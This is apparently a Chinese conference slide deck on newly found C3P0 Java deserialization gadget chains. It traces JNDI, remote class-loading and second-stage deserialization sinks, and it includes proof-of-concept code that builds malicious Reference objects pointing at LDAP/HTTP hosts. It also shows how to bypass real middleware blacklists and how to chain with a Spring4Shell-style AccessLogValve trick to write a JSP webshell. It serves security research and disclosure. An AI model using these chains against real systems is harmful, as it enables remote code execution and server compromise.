

C3P0 新链探索

深入挖掘数据库连接池的安全隐患

演讲人：unam4

关于我

unam4

Java-Chains 开发、赤霄战队、SK-Team 安全研究员

多次协助 Apache 修复漏洞，多次协助蚂蚁集团修复漏洞，挖掘多个 JAVA 组件漏洞等。

- 部分CVE

CVE-2024-45505、CVE-2024-38856、CVE-2024-47074、CVE-2024-52295、 CVE-2024-46983、CVE-2025-24404、CVE-2024-54185等。

- Speaker

2024补天白帽黑客大会 【JNDI新攻击面探索】

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C3P0 简介

C3P0简介

C3P0 是一个用于 Java 数据库连接池管理的开源库，旨在优化数据库连接的复用和管理，提升应用程序性能。它通过预先创建和维护一定数量的数据库连接，避免频繁创建和销毁连接的开销，尤其适用于高并发场景。

现有利用方式

- Java 反序列化 Gadget
- Fastjson Gadget
- 二次反序列化
- JNDI

现有攻击 Gadget

现有攻击 Gadget

Fastjson Gadget

二次反序列化

WrapperConnectionPoolDataSource

->setUserOverridesAsString

JNDI

JndiRefForwardingDataSource

->getconntion()

JDK 反序列化 Gadget

现有攻击 Gadget

Fastjson Gadget

二次反序列化

WrapperConnectionPoolDataSource

->setUserOverridesAsString

```
public synchronized void setUserOverridesAsString(String var1) throws PropertyVetoException {
    String var2 = this.userOverridesAsString;
    if (!this.eqOrBothNull(var2, var1)) {
        this.vcs.fireVetoableChange( propertyName: "userOverridesAsString", var2, var1);
    }

    this.userOverridesAsString = var1;
}
```

```
private void setUpPropertyListeners() {
    VetoableChangeListener var1 = vetoableChange(var1) -> {
        String var2 = var1.getPropertyName();
        Object var3 = var1.getNewValue();
        if ("userOverridesAsString".equals(var2)) {
            try {
                WrapperConnectionPoolDataSource.this.setUserOverrides(C3P0ImplUtils.parseUserOverridesAsString((String) var3));
            } catch (Exception var5) {
                if (WrapperConnectionPoolDataSource.logger.isLoggable(MLevel.WARNING)) {
                    WrapperConnectionPoolDataSource.logger.log(MLevel.WARNING, s: "Failed to parse stringified userOverrides. " + va
                }
            }
        }
    }
}
```

```
public static Map parseUserOverridesAsString(String var0) throws IOException, ClassNotFoundException {
    if (var0 != null) {
        String var1 = var0.substring("HexAsciiSerializedMap".length() + 1, var0.length() - 1);
        byte[] var2 = ByteUtils.fromHexAscii(var1);
        return Collections.unmodifiableMap((Map) SerializableUtils.fromByteArray(var2));
    } else {
        return Collections.EMPTY_MAP;
    }
}
```


现有攻击 Gadget

JNDI

JndiRefForwardingDataSource

->getConnection()

```
101  
102  
103 public Connection getConnection() throws SQLException {  
104     return this.inner().getConnection();  
105 }  
106
```

```
private synchronized DataSource inner() throws SQLException {  
    if (this.cachedInner != null) {  
        return this.cachedInner;  
    } else {  
        DataSource var1 = this.dereference();  
        if (this.isCaching()) {  
            this.cachedInner = var1;  
        }  
    }  
}
```

```
private DataSource dereference() throws SQLException {  
    Object var1 = this.getJndiName();  
    Hashtable var2 = this.getJndiEnv();  
  
    try {  
        InitialContext var3;  
        if (var2 != null) {  
            var3 = new InitialContext(var2);  
        } else {  
            var3 = new InitialContext();  
        }  
  
        if (var1 instanceof String) {  
            return (DataSource) var3.lookup((String) var1);  
        } else if (var1 instanceof Name) {  
            return (DataSource) var3.lookup((Name) var1);  
        }  
    }  
}
```

现有攻击 Gadget

JDK 反序列化 Gadget

PoolBackedDataSourceBase

->ReferenceIndirector\$ReferenceSerialized

->ReferenceableUtils.referenceToObject

->URLClassLoader

```
PoolBackedDataSourceBase.java PoolBackedDataSourceBase.class referenceSerialized.java ReferenceIndirector.class JavaBean
omplied .class file, bytecode version: 51.0 (Java 7)

}

@ private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException
    short var2 = var1.readShort();
    switch (var2) {
        case 1:
            Object var3 = var1.readObject();
            if (var3 instanceof IndirectlySerialized) {
                var3 = ((IndirectlySerialized) var3).getObject();
            }

            this.connectionPoolDataSource = (ConnectionPoolDataSource) var3;
            this.dataSourceName = (String) var1.readObject();
            var3 = var1.readObject();
            if (var3 instanceof IndirectlySerialized) {
                var3 = ((IndirectlySerialized) var3).getObject();
            }
    }
}
```

```
@ public static Object referenceToObject(Reference var0, Name var1, Context var2, Hashtable var3) throws NamingException {
    try {
        String var4 = var0.getFactoryClassName();
        String var11 = var0.getFactoryClassLocation();
        ClassLoader var6 = Thread.currentThread().getContextClassLoader();
        if (var6 == null) {
            var6 = ReferenceableUtils.class.getClassLoader();
        }

        Object var7;
        if (var11 == null) {
            var7 = var6;
        } else {
            URL var8 = new URL(var11);
            var7 = new URLClassLoader(new URL[]{var8}, var6);
        }
    }
}
```


新攻击面探索

新攻击面探索

随着攻防对抗升级，现有漏洞利用已被蓝军列为核心防御对象，相关攻击模式不仅是 WAF 拦截重点，更长期占据 Web 威胁情报榜首。那么 C3P0 是否存在其他利用方式？我们共同深入探究。

我们把研究重点放在ReferenceSerialized 这个类。这个类是否还隐藏着其他不为人知的利用方式呢？接下来，让我们一同深入挖掘和分析？



新攻击面探索

● JNDI

com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized#getObject

```
public Object getObject() throws ClassNotFoundException, IOException {  
    try {  
        InitialContext var1;  
        if (this.env == null) {  
            var1 = new InitialContext();  
        } else {  
            var1 = new InitialContext(this.env);  
        }  
  
        Context var2 = null;  
        if (this.contextName != null) {  
            var2 = (Context) var1.lookup(this.contextName);  
        }  
  
        return ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env);  
    } catch (NamingException var3) {  
    }  
}
```

```
private static class ReferenceSerialized {  
    Reference reference;  
    Name name;  
    Name contextName;  
    Hashtable env;  
}
```

这个类存在 env, contextname 属性, 这两个属性我们都可以控制, 也就是这里我们直接触发 JNDI 连接。

新攻击面探索

● 本地 Reference

com.mchange.v2.naming.

ReferenceableUtils#referenceToObject

Reference 可控，获取的 FactoryClassName 进行实例化强转为 ObjectFactory 的类型，所以可以利用本地环境下的 ObjectFactory 的子类找对应调用，回到高版本 JNDI 的绕过的形式。

```
public Object getObject() throws ClassNotFoundException, IOException {
    try {
        InitialContext var1;
        if (this.env == null) {
            var1 = new InitialContext();
        } else {
            var1 = new InitialContext(this.env);
        }

        Context var2 = null;
        if (this.contextName != null) {
            var2 = (Context) var1.lookup(this.contextName);
        }

        return ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env)
    }
}
```

```
public static Object referenceToObject(Reference var0, Name var1, Context var2, Hashtable var3) throws NamingException {
    try {
        String var4 = var0.getFactoryClassName();
        String var11 = var0.getFactoryClassLocation();
        ClassLoader var6 = Thread.currentThread().getContextClassLoader();
        if (var6 == null) {
            var6 = ReferenceableUtils.class.getClassLoader();
        }

        Object var7;
        if (var11 == null) {
            var7 = var6;
        } else {
            URL var8 = new URL(var11);
            var7 = new URLClassLoader(new URL[]{var8}, var6);
        }

        Class var12 = Class.forName(var4, true, (ClassLoader) var7);
        ObjectFactory var9 = (ObjectFactory) var12.newInstance();
        return var9.getObjectInstance(var0, var1, var2, var3);
    }
}
```


新攻击面探索

● 总结

最后我们借助Tabby找出所有调用到 `com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized`

```
MATCH path=(Method {NAME: "readObject"})
```

```
-[:CALL|ALIAS*1..2]->(Method {NAME: "getObject"})
```

```
-[:CALL|ALIAS*2..3]->(m2:Method )
```

```
WHERE m2.NAME IN ["lookup", "getObjectInstance", "newInstance"]
```

```
RETURN path
```


最后找到三个类

`com.mchange.v2.c3p0.impl.JndiRefDataSourceBase`

`com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase`

`com.mchange.v2.c3p0 WrapperConnectionPoolDataSource`

其中两个类不在常见反序列化黑名单中，也就是直接可以绕应用补丁发起攻击。按照右图我们只需随便组合就是几条新Gadget。



新攻击面探索

● JDBC

C3P0 作为广泛应用的数据库连接管理依赖工具，与 JDBC 联系紧密。这种紧密关联促使安全研究人员不断探索基于 JDBC 的攻击利用链。在实际应用场景中，若系统存在低版本的 JDBC 连接依赖，攻击者便有机可乘。他们能够借助特定对象的 Getter 和 Setter 方法，触发 getConnection 方法。一旦成功触发此操作，攻击者就能建立 JDBC 连接，实施恶意攻击。

新攻击面探索

这里可以借助 Tabby，快速找到符合符合构造 Gadegt 的类。

一共有查询出6个

com.mchange.v2.c3p0.debug.AfterCloseLoggingComb

oPooledDataSource

com.mchange.v2.c3p0.impl.AbstractPoolBackedDataS

ource


com.mchange.v2.c3p0.debug.CloseLoggingComboPool

edDataSource

com.mchange.v2.c3p0.DriverManagerDataSource


com.mchange.v1.db.sql.DriverManagerDataSource

com.mchange.v2.c3p0.JndiRefForwardingDataSource



新攻击面探索

AbstractPoolBackedDataSource 是抽象类，且有相应实现。我们知道子类在没有 getConnection 时会调用父类的方法。所以还有几个类也可用来构造 JDBC 攻击



如此，除去 Abstract 相关类，我们可以快速 8 个类可用于构造 JDBC 攻击。

com.mchange.v2.c3p0.PoolBackedDataSource

com.mchange.v2.c3p0.debug.ConstructionLoggingComboPooledDataSource

com.mchange.v2.c3p0.ComboPooledDataSource

新攻击面探索

```
public class PoolBackedDataSourceBase extends IdentityTokenResolvable implements Referenceable, Serializable { 3 usages 7
    protected PropertyChangeSupport pcs = new PropertyChangeSupport( sourceBean: this);
    protected VetoableChangeSupport vcs = new VetoableChangeSupport( sourceBean: this);
    private ConnectionPoolDataSource connectionPoolDataSource;
    private String dataSourceName = C3P0Config.initializeStringPropertyOrDefault( "dataSourceName", C3P0Defaults.dataSourceName
```

40

41 public interface ConnectionPoolDataSource extends CommonDataSource {

42

Choose Implementation of ConnectionPoolDataSource (3 found)

- JdbcDataSource (org.h2.jdbcx) Maven: com.h2database:h2:2.2.224 (h2-2.2.224.jar)
- JndiRefConnectionPoolDataSource (com.mchange.v2.c3p0) Maven: com.mchange:c3p0:0.10.1 (c3p0-0.10.1.jar)
- WrapperConnectionPoolDataSource (com.mchange.v2.c3p0) Maven: com.mchange:c3p0:0.10.1 (c3p0-0.10.1.jar)

com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase

PoolBackedDataSource 的链就是调用了 JndiRefConnectionPoolDataSource ,也就是可以拆出来。

com.mchange.v2.c3p0.WrapperConnectionPoolDataSource

同理 WrapperConnectionPoolDataSource , 他也可以拆出来。

以上就有10个类触发 JDBC Getter 攻击利用链。

新攻击面探索

Setter触发

JndiRefForwardingDataSource#setLoginTimeout

```
public void setLoginTimeout(int var1) throws SQLException {  
    this.inner().setLoginTimeout(var1);  
}
```

也就是我们可以配合一些bean方法调用来触发jndi。
如jackson, fastjson序列化等。

```
101  
102  
103 public Connection getConnection() throws SQLException {  
104     return this.inner().getConnection();  
105 }  
106
```

```
private synchronized DataSource inner() throws SQLException {  
    if (this.cachedInner != null) {  
        return this.cachedInner;  
    } else {  
        DataSource var1 = this.dereference();  
        if (this.isCaching()) {  
            this.cachedInner = var1;  
        }  
    }  
}
```

```
private DataSource dereference() throws SQLException {  
    Object var1 = this.getJndiName();  
    Hashtable var2 = this.getJndiEnv();  
  
    try {  
        InitialContext var3;  
        if (var2 != null) {  
            var3 = new InitialContext(var2);  
        } else {  
            var3 = new InitialContext();  
        }  
  
        if (var1 instanceof String) {  
            return (DataSource) var3.lookup((String) var1);  
        } else if (var1 instanceof Name) {  
            return (DataSource) var3.lookup((Name) var1);  
        }  
    }  
}
```


新攻击面探索

GetObject (接Getter, Jackson/ROME/Fastjson/hb/cb等)

com.mchange.v2.naming.ReferenceIndirector.ReferenceSerialized#getObject

同理, 这个类我们也可以接Getter链, 前面我们已经分析过, 可以分为三个方向

● URLClassLoader

```
Reference reference = new Reference("calculator", "calculator", "http://127.0.0.1:8080/");
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "reference", reference); return ref;
}
```

新攻击面探索

● JNDI

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://127.0.0.1:80");
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "contextName", new LdapName("cn=Object"));
utils.setFieldValue(o, "env", env);
```

● Reference

```
byte[] bytes = Files.readAllBytes(Paths.get("PoolBackedDataSourceBase"));

Reference reference1 = new Reference("com.mchange.v2.naming.JavanObjectFactory",
"com.mchange.v2.naming.JavanObjectFactory", null);
reference1.add(new BinaryRefAddr("com.mchange.v2.naming.JavanReferenceMaker.REF_PROPS_KEY", bytes));
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "reference", reference1);
```


实际案例

实际案例

GitHub某开源组件，黑名单只有两个类。

```
c3p0 1/2 ^ v x 图书馆。搜索... PayloadsAllTheThi... skull

org.codehaus.groovy.runtime.MethodClosure
clojure.core$constantly
clojure.main$eval_opt
com.alibaba.citrus.springext.support.parser.AbstractNamedProxyBeanDefinitionParser$ProxyTargetFactory
com.alibaba.citrus.springext.support.parser.AbstractNamedProxyBeanDefinitionParser$ProxyTargetFactoryImpl
com.alibaba.citrus.springext.util.SpringExtUtil.AbstractProxy
com.alipay.custrelation.service.model.redress.Pair
com.caucho.hessian.test.TestCons
com.mchange.v2.c3p0.JndiRefForwardingDataSource
com.mchange.v2.c3p0.WrapperConnectionPoolDataSource
com.rometools.rome.feed.impl.EqualsBean
com.rometools.rome.feed.impl.ToStringBean
com.sun.jndi.rmi.registry.BindingEnumeration
com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl
com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
com.sun.rowset.JdbcRowSetImpl
com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data
java.rmi.server.UnicastRemoteObject
```

我们直接使用 JDBC-Getter 链去进行绕过，如 `com.mchange.v2.c3p0.DriverManagerDataSource` 等。

实际案例

某中间件的最新黑名单

```
InvokerTransformer.class  Transformer.class  mozillajs.java  WrapperDataSource.java  blacklist
>  Q: c3p0  1/5  ↑ ↓  V
100  com.newrelic.agent.deps.ch.qos.logback.core.db.DriverManagerConnectionSource
101  org.apache.tomcat.dbcp.dbcp.cpdsadapter.DriverAdapterCPDS
102  org.apache.tomcat.dbcp.dbcp.datasources.PerUserPoolDataSource
103  org.apache.tomcat.dbcp.dbcp.datasources.SharedPoolDataSource
104  org.apache.tomcat.dbcp.dbcp2.cpdsadapter.DriverAdapterCPDS
105  org.apache.tomcat.dbcp.dbcp2.datasources.PerUserPoolDataSource
106  org.apache.tomcat.dbcp.dbcp2.datasources.SharedPoolDataSource
107  com.oracle.wls.shaded.org.apache.xalan.lib.sql.JNDIConnectionPool
108  org.docx4j.org.apache.xalan.lib.sql.JNDIConnectionPool
109  bsh.Interpreter
110  bsh.XThis
111  com.mchange.v2.c3p0.ComboPooledDataSource
112  com.mchange.v2.c3p0.JndiRefForwardingDataSource
113  com.mchange.v2.c3p0.WrapperConnectionPoolDataSource
114  com.mchange.v2.c3p0.debug.AfterCloseLoggingComboPooledDataSource
115  com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase
116  com.sun.syndication.feed.impl.ObjectBean
117  java.beans.EventHandler
```

我们能够直接借助 `com.mchange.v2.c3p0.impl.JndiRefDataSourceBase` 类的 Gadget 来实现绕过操作。

实际案例

```
ception in thread "main" java.io.InvalidObjectException Create breakpoint : Failed to acquire the Context necessary to lookup an Object: javax.naming.NamingException  
generating object using object factory [Root exception is java.lang.ClassCastException: Object cannot be cast to javax.naming.spi.ObjectFactory]; remaining  
at com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized.getObject(ReferenceIndirector.java:113)  
at com.mchange.v2.c3p0.impl.JndiRefDataSourceBase.readObject(JndiRefDataSourceBase.java:172) <4 internal  
at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1058)  
at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1900)  
at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1801)  
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1351)  
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)  
at utils.unserialize(utils.java:265)  
at WrappeDataSource.main(WrappeDataSource.java:43)
```



在反序列化的调用栈中，并未出现黑名单中的任何类，这使得攻击成功绕过了黑名单的防护机制。

扩展攻击手法

扩展攻击手法

● Spring4Shell

原理：Spring 的参数绑定会导致 ClassLoader 的后续属性的赋值，最终能够导致 RCE 。利用此漏洞，攻击者可以覆写 Tomcat 日志配置进而上传 JSP WebShell。

漏洞存在条件

JDK 9+

直接或者间接地使用了 Spring-beans 包

Controller 通过参数绑定传参，参数类型为非常规类型的对象（比如非 String 等类型的自定义对象）

Web 应用部署方式必须为 Tomcat war 包部署（classload 为 ParallelWebappClassLoader）

Spring 框架或衍生的 SpringBoot 等框架，版本小于 v5.3.18 或 v5.2.20

扩展攻击手法

● 分析

- Java Object 类是所有类的父类，也就是说 Java 的所有类都继承了 Object，子类可以使用父类的所有方法。

```
BeanInfo beanInfo = Introspector.getBeanInfo(Object.class.getClass());
PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();
for (PropertyDescriptor propertyDescriptor : propertyDescriptors) {
    System.out.println(propertyDescriptor.getReadMethod());
}
```

```
...
public java.lang.annotation.Annotation[] java.lang.Class.getAnnotations()
public boolean java.lang.Class.isAnonymousClass()
public native boolean java.lang.Class.isArray()
public java.lang.String java.lang.Class.getCanonicalName()
public final native java.lang.Class java.lang.Object.getClass()
public java.lang.ClassLoader java.lang.Class.getClassLoader()
public java.lang.Class[] java.lang.Class.getClasses()
public java.lang.Class java.lang.Class.getComponentType()
...
```

我们可以使用 `Introspector.getBeanInfo` 获取到 Class 的所有 Bean 信息，这里看到可以直接获得 `ClassLoader`。

扩展攻击手法

```
private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {  
    ....  
  
    for(int var6 = 0; var6 < var5; ++var6) {  
        PropertyDescriptor pd = var4[var6];  
        if (Class.class != beanClass || !"classLoader".equals(pd.getName()) &&  
            !"protectionDomain".equals(pd.getName())) {  
            if (logger.isTraceEnabled()) {  
                logger.trace("Found bean property '" + pd.getName() ...  
            }  
        }  
    }  
    ....  
}
```

Spring 则是在 `CachedIntrospectionResults` 中获取 `beanInfo` 后对其进行了判断，将 `classLoader` 添加进了黑名单。

扩展攻击手法

- 自从 JDK 9+ 开始，JDK 引入了模块（Module）的概念，就可以通过 Module 来调用 JDK 模块下的方法，而 Module 并不在黑名单中，可以绕过黑名单。

```
BeanInfo beanInfo = Introspector.getBeanInfo(Module.class);
PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();
for (PropertyDescriptor propertyDescriptor : propertyDescriptors) {
    System.out.println(propertyDescriptor.getReadMethod());
}
```

```
public java.lang.annotation.Annotation[] java.lang.Module.getAnnotations()
public final native java.lang.Class java.lang.Object.getClass()
public java.lang.ClassLoader java.lang.Module.getClassLoader()
public java.lang.annotation.Annotation[] java.lang.Module.getDeclaredAnnotations()
public java.lang.module.ModuleDescriptor java.lang.Module.getDescriptor()
public java.lang.ModuleLayer java.lang.Module.getLayer()
public java.lang.String java.lang.Module.getName()
public boolean java.lang.Module.isNamed()
public java.util.Set java.lang.Module.getPackages()
```

扩展攻击手法

- 在 Spring 中

`org.springframework.beans.AbstractNestablePropertyAccessor#setPropertyValue()` 它会调用 `getPropertyAccessorForPropertyPath` 通过递归调用自身，实现对利用链的递归解析。

```
protected AbstractNestablePropertyAccessor getPropertyAccessorForPropertyPath(String propertyPath) {
    int pos = PropertyAccessorUtils.getFirstNestedPropertySeparatorIndex(propertyPath);
    if (pos > -1) {
        String nestedProperty = propertyPath.substring(0, pos);
        String nestedPath = propertyPath.substring(pos + 1);
        AbstractNestablePropertyAccessor nestedPa = this.getNestedPropertyAccessor(nestedProperty);
        return nestedPa.getPropertyAccessorForPropertyPath(nestedPath);
    }
    ...
}
```


扩展攻击手法

- 经过迭代，最终的利用链为

```
java.lang.Class.getModule()  
    java.lang.Module.getClassLoader()  
        org.apache.catalina.loader.ParallelWebappClassLoader.getResources()  
            org.apache.catalina.webresources.StandardRoot.getContext()  
                org.apache.catalina.core.StandardContext.getParent()  
                    org.apache.catalina.core.StandardHost.getPipeline()  
                        org.apache.catalina.core.StandardPipeline.getFirst()  
                            org.apache.catalina.valves.AccessLogValve.setPattern()
```

所以可以依次对 AccessLogValve 类得属性进行设置，完成写 shell

扩展攻击手法

总结

利用 C3p0JavaBeanObjectFactory 的特性去修改 tomcat的AccessLogValve属性值
org.springframework.beans.BeanWrapperImpl.setPropertyValue =>
class.module.classLoader.resources.context.parent.pipeline.first.pattern= shell字符
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=1

```
Reference ref = new
Reference("org.springframework.beans.BeanWrapperImpl","com.mchange.v2.naming.JavaBeanObjectFactory", null);
PropertyValue pv1 = new
PropertyValue("class.module.classLoader.resources.context.parent.pipeline.first.directory","/Users/snake/tomcat/apac
he-tomcat-8.5.27/webapps/ROOT");
Field field = PropertyValue.class.getDeclaredField("resolvedTokens");
field.setAccessible(true);
field.set(pv5, 111);
PropertyValue Pv= new PropertyValue(pv5);
ref.add(new BinaryRefAddr("wrappedInstance", serialize(Pv)));
ref.add(new BinaryRefAddr("beanInstance", serialize(Pv)));
ref.add(new BinaryRefAddr("propertyValue", serialize(Pv)));
```


扩展攻击手法

● 二次反序列化

com.mchange.v2.naming.JavanBeanObjectFactory#getObjectInstance

```
public Object getObjectInstance(Object var1, Name var2, Context var3, Hashtable var4) throws Exception {  
    .....  
    Reference var5 = (Reference)var1;  
    HashMap var6 = new HashMap();  
    Enumeration var7 = var5.getAll();  
    .....  
    BinaryRefAddr var9 =  
    (BinaryRefAddr)var6.remove("com.mchange.v2.naming.JavanBeanReferenceMaker.REF_PROPS_KEY");  
    if (var9 != null) {  
        var12 = (Set)SerializableUtils.fromByteArray((byte[])var9.getContent());  
    }  
    .....  
}
```

这里可以看到 Reference 中获取这个 key 的 byte 数组，然后进行序列化

扩展攻击手法

com.mchange.v2.naming.JavaBeanObjectFactory#createPropertyMap

```
private Map createPropertyMap(Class var1, Map var2) throws Exception {
    BeanInfo var3 = Introspector.getBeanInfo(var1);
   PropertyDescriptor[] var4 = var3.getPropertyDescriptors();
    HashMap var5 = new HashMap();
    int var6 = 0;
    .....
    if (var11 != null) {
        if (var11 instanceof StringRefAddr) {
            .....
        } else if (var11 instanceof BinaryRefAddr) {
            byte[] var16 = (byte[])((BinaryRefAddr)var11).getContent();
            if (var16.length == 0) {
                var5.put(var9, NULL_TOKEN);
            } else {
                var5.put(var9, SerializableUtils.fromByteArray(var16));
            }
            .....
        }
    }
}
```

获取传入 Class 的所有 PropertyDescriptors，然后遍历，如果 Reference 有 PropertyDescriptors 的值，在判断是 string 还是 byte，是 byte 就是直接进行反序列化还原对象。

扩展攻击手法

利用 setUserOverridesAsString , 原理很简单



```
byte[] bytes = Files.readAllBytes(Paths.get("PoolBackedDataSourceBase"));
String exp = "HexAsciiSerializedMap:" + HexBin.encode(bytes) + ";";
Reference reference = new Reference("com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
"com.mchange.v2.naming.JaBeanObjectFactory", null);
reference.add(new StringRefAddr("userOverridesAsString", exp));
Object o = utils.createWithoutConstructor("com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized");
utils.setFieldValue(o, "reference", reference);
